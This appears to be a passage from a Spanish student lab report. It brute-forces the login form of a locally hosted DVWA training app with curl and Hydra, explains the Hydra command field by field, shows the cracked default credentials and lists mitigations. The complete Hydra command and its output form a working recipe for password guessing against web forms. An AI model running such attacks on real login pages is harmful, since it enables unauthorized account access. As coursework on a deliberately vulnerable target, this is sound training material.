        <div id="system_info">
            <input type="button" value="View Help" class="popup_button" id="help_button" data-help="#help_1" data-url="https://www.owasp.org/index.php/Vulnerabilities/View_Help#id10" /> <input type="button" value="View Source" class="popup_button" id="source_button" data-source="url=../../vulnerabilities/view_source.php?id=id10&security=1" />
        </div>
    </div>
    <div id="footer">
        <p>Open Vulnerable Web Application (OVA) v1.10 *Development*</p>
        <script src="/ova/js/oidc_event_listeners.js"></script>
    </div>
</div>
</body>


```

Figura 14: Respuesta de petición válida parte 2

### ■ Petición inválida

## 2 DESARROLLO DE ACTIVIDADES SEGÚN CRITERIO DE RÚBRICA

```
> curl 'http://localhost:4280/vulnerabilities/brute/?username=12345&password=12345&Login=Login' \
-H 'Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7' \
-H 'Accept-Language: en-US,en;q=0.9' \
-b 'PHPSESSID=v7vloj6anuh0mqbuacogscfp15; security=low' \
-H 'Proxy-Connection: keep-alive' \
-H 'Referer: http://localhost:4280/vulnerabilities/brute/?username=admin&password=password&Login=Login' \
-H 'Sec-Fetch-Dest: document' \
-H 'Sec-Fetch-Mode: navigate' \
-H 'Sec-Fetch-Site: same-origin' \
-H 'Sec-Fetch-User: ?1' \
-H 'Upgrade-Insecure-Requests: 1' \
-H 'User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/140.0.0.0 Safari/537.36' \
-H 'sec-ch-ua: "Not A Brand";v="24", "Chromium";v="140"' \
-H 'sec-ch-ua-mobile: ?0' \
-H 'sec-ch-ua-platform: "macOS"'
```

<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd">

```
<html xmlns="http://www.w3.org/1999/xhtml">
```

```
    <head>
        <meta http-equiv="Content-Type" content="text/html; charset=UTF-8" />
        <title>Vulnerability: Brute Force :: Damn Vulnerable Web Application (DVWA) v1.10 *Development*</title>
        <link rel="stylesheet" type="text/css" href="../../dvwa/css/main.css" />
        <link rel="icon" type="\image/ico" href="../../favicon.ico" />
        <script type="text/javascript" src="../../dvwa/js/dvwaPage.js"></script>
    </head>
    <body class="home">
        <div id="container">
            <div id="header">
                
            </div>
            <div id="main_menu">
                <div id="main_menu_padded">
                    <ul class="menuBlocks"><li class=""><a href=" ../../instructions.php">Instructions</a></li>
                    <li class=""><a href=" ../../setup.php">Setup / Reset DB</a></li>
                    </ul><ul class="menuBlocks"><li class="selected"><a href=" ../../vulnerabilities/brute/">Brute Force</a></li>
                    <li class=""><a href=" ../../vulnerabilities/exec/">Command Injection</a></li>
                    <li class=""><a href=" ../../vulnerabilities/csrf/">CSRF</a></li>
                    <li class=""><a href=" ../../vulnerabilities/file_inclusion.php">File Inclusion</a></li>
                    <li class=""><a href=" ../../vulnerabilities/upload/">File Upload</a></li>
                    <li class=""><a href=" ../../vulnerabilities/captcha/">Insecure CAPTCHA</a></li>
                    <li class=""><a href=" ../../vulnerabilities/sql_injection/">SQL Injection</a></li>
                    <li class=""><a href=" ../../vulnerabilities/sql_blind/">SQL Injection (Blind)</a></li>
                    <li class=""><a href=" ../../vulnerabilities/weak_session_id/">Weak Session IDs</a></li>
                    <li class=""><a href=" ../../vulnerabilities/xss_d/">XSS (DOM)</a></li>
                    <li class=""><a href=" ../../vulnerabilities/xss_r/">XSS (Reflected)</a></li>
                    <li class=""><a href=" ../../vulnerabilities/xss_s/">XSS (Stored)</a></li>
                    <li class=""><a href=" ../../vulnerabilities/csp/">CSP Bypass</a></li>
                    <li class=""><a href=" ../../vulnerabilities/javascript/">JavaScript</a></li>
                    </ul><ul class="menuBlocks"><li class=""><a href=" ../../security.php">DVWA Security</a></li>
                    <li class=""><a href=" ../../phpinfo.php">PHP Info</a></li>
                    <li class=""><a href=" ../../about.php">About</a></li>
                    </ul><ul class="menuBlocks"><li class=""><a href=" ../../logout.php">Logout</a></li>
                    </ul>
                </div>
            </div>
            <div id="main_body">
                <div class="body_padded">
                    <h1>Vulnerability: Brute Force</h1>
                    <div class="vulnerable_code_area">
                        <h2>Login</h2>

```

Figura 15: Respuesta de petición inválida parte 1

## 2 DESARROLLO DE ACTIVIDADES SEGÚN CRITERIO DE RÚBRICA

```
</div>
</div>
<div id="main_body">

<div class="body_padded">
    <h1>Vulnerability: Brute Force</h1>
    <div class="vulnerability_code_wed">
        <h2>Login</h2>
        <form action="#" method="GET">
            Username:<br />
            <input type="text" name="username"><br />
            Password:<br />
            <input type="password" AUTOCOMPLETE="off" name="password"><br />
            <br />
            <input type="submit" value="Login" name="Login">
        </form>
        <p>Or</p>
        <p>Username and/or password incorrect.</p>
    </div>
    <h2>More Information</h2>
    <ul>
        <li><a href="https://www.owasp.org/index.php/Testing_for_Brute_Force_(OWASP-AT-004)" target="_blank">https://www.owasp.org/index.php/Testing_for_Brute_Force_(OWASP-AT-004)</a></li>
        <li><a href="http://www.symantec.com/connect/articles/password-crackers-ensuring-security-your-password" target="_blank">http://www.symantec.com/connect/articles/password-crackers-ensuring-security-your-password</a></li>
        <li><a href="http://www.sillychicken.co.nz/Security/how-to-brute-force-htpasswd-forces-in-windows.html" target="_blank">http://www.sillychicken.co.nz/Security/how-to-brute-force-htpasswd-forces-in-windows.html</a></li>
    </ul>
</div>
<hr />
<div>
    <div class="clear">
    </div>
    <div id="system_info">
        <input type="button" value="View Help" class="popup_button" id="help_button" data-help-url="../../../../vulnerabilities/vuln_source.php?id=brutesecuritylow" > <input type="button" value="View Source" class="popup_button" id="source_button" data-source-url="../../../../vulnerabilities/vuln_source.php?id=brutesecuritylow" > <div align="left"><input type="checkbox" checked="" checked="" name="brute" />Do I Security Level:</div> <input type="checkbox" checked="" checked="" name="low" />Low</input> <input type="checkbox" checked="" checked="" name="medium" />Medium</input> <input type="checkbox" checked="" checked="" name="high" />High</input> <input type="checkbox" checked="" checked="" name="critical" />Critical</input> </div>
    <div id="footer">
        <p>Open Vulnerable Web Application (OWA) v1.10 *Development*</p>
        <script src="/owa/s/old_event_listeners.js"></script>
    </div>
</div>
</body>
</html>
```

Figura 16: Respuesta de petición inválida parte 2

### 2.9. Demuestra 4 diferencias (curl)

Entre estas dos respuestas las principales diferencias encontradas fueron:

- Mensaje de Respuesta:** Lo más notorio es el mensaje que cambia según si es un usuario válido y se pudo hacer el ingreso o si está erróneo, utilizando 'Username and/or password incorrect' si no se encontró un usuario, y usando 'Welcome...' y un mensaje personalizado para cada usuario si este existe.
- Utilización de usuario en respuesta:** Cuando se hace un ingreso con las claves correctas, este entrega un mensaje en el cual se puede observar el usuario ingresado y varía según este, sin embargo cuando se ingresan valores incorrectos, responde con un mensaje predefinido, de esta manera no expone si existe o no tal usuario.
- Largo del mensaje:** Punto directamente relacionado a la respuesta obtenida, ya que al utilizar distintos mensajes, se puede identificar a través de los caracteres si se cuenta con un resultado exitoso o fallido.
- Uso de imagen:** A la hora de hacer un loggeo exitoso, este aparece con una imagen relacionada al usuario, mientras que el intento erróneo no, esta información puede ser útil para entender lo que está pasando sin necesidad de mirar mensaje por mensaje o nisiquiera la captura.

### 2.10. Instalación y versión a utilizar (hydra)

La instalación de hydra a través de consola para macbook es bastante sencillo, solo se requiere de tener instalado Homebrew, para luego ejecutar:

## 2 DESARROLLO DE ACTIVIDADES SEGÚN CRITERIO DE RÚBRICA

```
1 brew install hydra
```

Listing 7: Instalación de hydra

Posterior a esto, se ejecuta el siguiente comando para obtener la versión instalada junto a otra información correspondiente a hydra.

```
1 hydra -h
```

Listing 8: Versión de hydra

```
diego@MacBook-Air-de-Diego: ..oografia/Lab02: ~ -zsh
> hydra -h
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Syntax: hydra [[[[-1 LOGIN|-L FILE] [-p PASS|-P FILE]] | [-C FILE]] [-e nsr] [-o FILE] [-t TASKS] [-M FILE [-T TASKS]] [-w TIME] [-W TIME] [-f] [-s PORT] [-x MIN:MAX:CHARSET] [-c TIME] [-ISOuvVd46] [-m MODE_OPT] [service://server[:PORT]/OPT]]

Options:
-R      restore a previous aborted/crashed session
-I      ignore an existing restore file (don't wait 10 seconds)
-S      perform an SSL connect
-s PORT if the service is on a different default port, define it here
-1 LOGIN or -L FILE login with LOGIN name, or load several logins from FILE
-p PASS or -P FILE try password PASS, or load several passwords from FILE
-x MIN:MAX:CHARSET password bruteforce generation, type "-x -h" to get help
-y      disable use of symbols in bruteforce, see above
-r      use a non-random shuffling method for option -x
-e nsr try "n" null password, "s" login as pass and/or "r" reversed login
-u      loop around users, not passwords (effective! implied with -x)
-C FILE colon separated "login:pass" format, instead of -L/-P options
-M FILE list of servers to attack, one entry per line, ':' to specify port
-D XofY Divide wordlist into Y segments and use the Xth segment.
-o FILE write found login/password pairs to FILE instead of stdout
-b FORMAT specify the format for the -o FILE: text(default), json, jsonv1
-f / -F exit when a login/pass pair is found (-M: -f per host, -F global)
-t TASKS run TASKS number of connects in parallel per target (default: 16)
-T TASKS run TASKS connects in parallel overall (for -M, default: 64)
-w / -W TIME wait time for a response (32) / between connects per thread (0)
-c TIME wait time per login attempt over all threads (enforces -t 1)
-4 / -6 use IPv4 (default) / IPv6 addresses (put always in [] also in -M)
-v / -V / -d verbose mode / show login+pass for each attempt / debug mode
```

Figura 17: Versión e información adicional de hydra

Esta imagen nos confirma que ya se encuentra hydra instalado en el sistema, con su versión 9.6.

### 2.11. Explicación de comando a utilizar (hydra)

## 2 DESARROLLO DE ACTIVIDADES SEGÚN CRITERIO DE RÚBRICA

```
1 hydra -L /Users/diego/Desktop/Criptografia/Lab02/top-usernames -  
    ↳ shortlist.txt -P /Users/diego/Desktop/Criptografia/Lab02/  
    ↳ Pwdb_top-1000.txt -o hydra_results.txt -b text 'http-get-form  
    ↳ ://127.0.0.1:4280/vulnerabilities/brute/:username=^USER^&  
    ↳ password=^PASS^&Login=Login:H=Cookie:PHPSESSID=  
    ↳ quhvno6km4g0h3bkngkref2op5;security=low:F=Username and/or  
    ↳ password incorrect'
```

Listing 9: Comando fuerza bruta a través de hydra

Explicación campo por campo de comando utilizado:

- **hydra:** Es el comando principal de la herramienta, para hacer el llamado a esta.
- **-L:** Dirección en computador local de diccionario de usuarios que se utilizará para probar probando cada contraseña sobre cada usuario.
- **-P:** Dirección de computador local de diccionario de contraseñas que se utilizarán para probar sobre cada usuario.
- **-o hydra\_results.txt:** Archivo txt que guardará los resultados de contraseñas conseguidas.
- **-b text:** Formato de salida que usará -o.

Y dentro de comillas:

- **http-get-form://:** Indica que se realizará una petición get.
- **127.0.0.1:4280:** Dirección ip de localhost y puertos del objetivo.
- **/vulnerabilities/brute/:** Path donde se encuentra formulario al que se le realiza el ataque.
- **username=^USER^ &password=^ PASS^&Login=Login:** Formato de parámetros que hydra usará en cada intento, reemplazando USER y PASS por su correspondiente usuario y contraseña.
- **H=Cookie:PHPSESSID=quhvno6km4g0h3bkngkref2op5;security=low:** Headers de HTTP, en este caso se están entregando las cookies de ingreso inicial a la página web y security es un parámetros de DVWA.
- **F=Username and/or password incorrect:** Cadena de fallo, le indica a hydra el output que obtendrá cuando un par usuario contraseña no son correctos, así poder identificar aquellos que sí lo son.

## 2.12. Obtención de al menos 2 pares (hydra)

Ejecución de hydra:

```
diego@MacBook-Air-de-Diego:~/Criptografia/Lab02$ ./hydra -L /Users/diego/Desktop/Criptografia/Lab02/top-usernames-shortlist.txt -P /Users/diego/Desktop/Criptografia/Lab02/PwdB_top-1000.txt -o hydra_results.txt -b text 'http-get-form://127.0.0.1:4280/vulnerabilities/brute/:username=^USER^&password=^PASS^&Login=Login:H=Cookie:PHPSESSID=quhvno6km4g0h3bkngkref2op5;security=low:F=Username and/or password incorrect'
```

Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these \*\*\* ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-09-29 22:13:53  
[DATA] max 16 tasks per 1 server, overall 16 tasks, 21000 login tries (1:21/p:1000), ~1313 tries per task  
[DATA] attacking http-get-form://127.0.0.1:4280/vulnerabilities/brute/:username=^USER^&password=^PASS^&Login=Login:H=Cookie:PHPSESSID=quhvno6km4g0h3bkngkref2op5;security=low:F=Username and/or password incorrect  
[4280] [http-get-form] host: 127.0.0.1 login: admin password: password  
[4280] [http-get-form] host: 127.0.0.1 login: gordonb password: abc123  
[4280] [http-get-form] host: 127.0.0.1 login: pablo password: letmein  
[4280] [http-get-form] host: 127.0.0.1 login: smithy password: password  
[STATUS] 8248.00 tries/min, 8248 tries in 00:01h, 12752 to do in 00:02h, 16 active  
[STATUS] 6410.00 tries/min, 12820 tries in 00:02h, 8180 to do in 00:02h, 16 active  
[STATUS] 5796.00 tries/min, 17388 tries in 00:03h, 3612 to do in 00:01h, 16 active  
1 of 1 target successfully completed, 4 valid passwords found  
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-09-29 22:17:40

Figura 18: Ejecución de comando hydra

```
hydra_results.txt
```

```
1 # Hydra v9.6 run at 2025-09-29 22:13:53 on 127.0.0.1 http-get-form (hydra -L /Users/diego/Desktop/Criptografia/Lab02/top-usernames-shortlist.txt -P /Users/diego/Desktop/Criptografia/Lab02/PwdB_top-1000.txt -o hydra_results.txt -b text 'http-get-form://127.0.0.1:4280/vulnerabilities/brute/:username=^USER^&password=^PASS^&Login=Login:H=Cookie:PHPSESSID=quhvno6km4g0h3bkngkref2op5;security=low:F=Username and/or password incorrect')
```

```
2 [4280] [http-get-form] host: 127.0.0.1 login: admin password: password
3 [4280] [http-get-form] host: 127.0.0.1 login: gordonb password: abc123
4 [4280] [http-get-form] host: 127.0.0.1 login: pablo password: letmein
5 [4280] [http-get-form] host: 127.0.0.1 login: smithy password: password
```

Figura 19: contraseñas obtenidas en hydra\_results.txt

Como se puede observar en las imágenes, se obtuvieron los siguientes par usuario contraseña:

- **User:** admin, **Password:** password
- **User:** gordonb, **Password:** abc123
- **User:** pablo, **Password:** letmein
- **User:** smithy, **Password:** password

- 2.13. Explicación paquete curl (tráfico)
- 2.14. Explicación paquete burp (tráfico)
- 2.15. Explicación paquete hydra (tráfico)
- 2.16. Mención de las diferencias (tráfico)
- 2.17. Detección de SW (tráfico)
- 2.18. Interacción con el formulario (python)
- 2.19. Cabeceras HTTP (python)
- 2.20. Obtención de al menos 2 pares (python)
- 2.21. Comparación de rendimiento con Hydra, Burpsuite, y cURL (python)

## 2.22. Demuestra 4 métodos de mitigación (investigación)

### 1. Limitación de peticiones (rate limiting o throttling)

- **Cómo funciona:** Aplicar un número máximo de peticiones que puede realizar una entidad (usuario o por IP), por ejemplo, 5 logins erróneos máximos por minuto, también podría identificarse un comportamiento repetitivo de este bloqueo y aumentar más el tiempo o disminuir los intentos.
- **Escenario ideal:** Aplicaciones con muchos usuarios, API's expuestas a peticiones.

### 2. Autenticación multifactor (MFA)

- **Cómo funciona:** Agrega una segunda 'contraseña' con algo no accesible por el atacante, basándose en la idea de 'lo que sé, lo que tengo y lo que soy', por lo tanto el atacante no podrá obtener ese segundo muro de seguridad.
- **Escenario ideal:** Para cuentas con privilegios, más accesos o que almacena información sensible.

### 3. CAPTCHAs o detección de bots

- **Cómo funciona:** A través de pruebas que idealmente podría solo realizar un humano y el análisis del comportamiento que se tiene al realizar estas.
- **Escenario ideal:** Cuando se tiene mucho tráfico como para identificar que se está recibiendo un ataque, y así separar las personas reales que están intentando acceder de los bots o intentos automatizados.

### 4. Restricción para contraseñas

- **Cómo funciona:** Solicitar al usuario (u obligar) a tener una contraseña más robusta, a través de solicitar más caracteres, caracteres especiales, números y bloquear contraseñas que aparezcan en diccionarios típicos.
- **Escenario ideal:** Cualquier servicio que requiera de un registro, sobre todo si no se cuenta con otros sistemas como MFA.

## Conclusiones y comentarios

Lastimosamente no se pudo completar todo el laboratorio por temas de tiempo y mal entendimiento del enunciado, ya que no hay una explicación demasiado extensa de este, no se logra entender cual es el objetivo que se debe lograr.

Igualmente, a pesar de los percances se pudo lograr una gran parte de los objetivos y actividades, logrando una gran comprensión de las herramientas utilizadas, sus diferencias y cómo manejarlas, lo cual probablemente sea de gran ayuda en un futuro. Me quedo con lo aprendido sobre ataques de fuerza bruta, el cómo utilizar burp suite y hydra, y el nuevo conocimiento adquirido sobre cURL.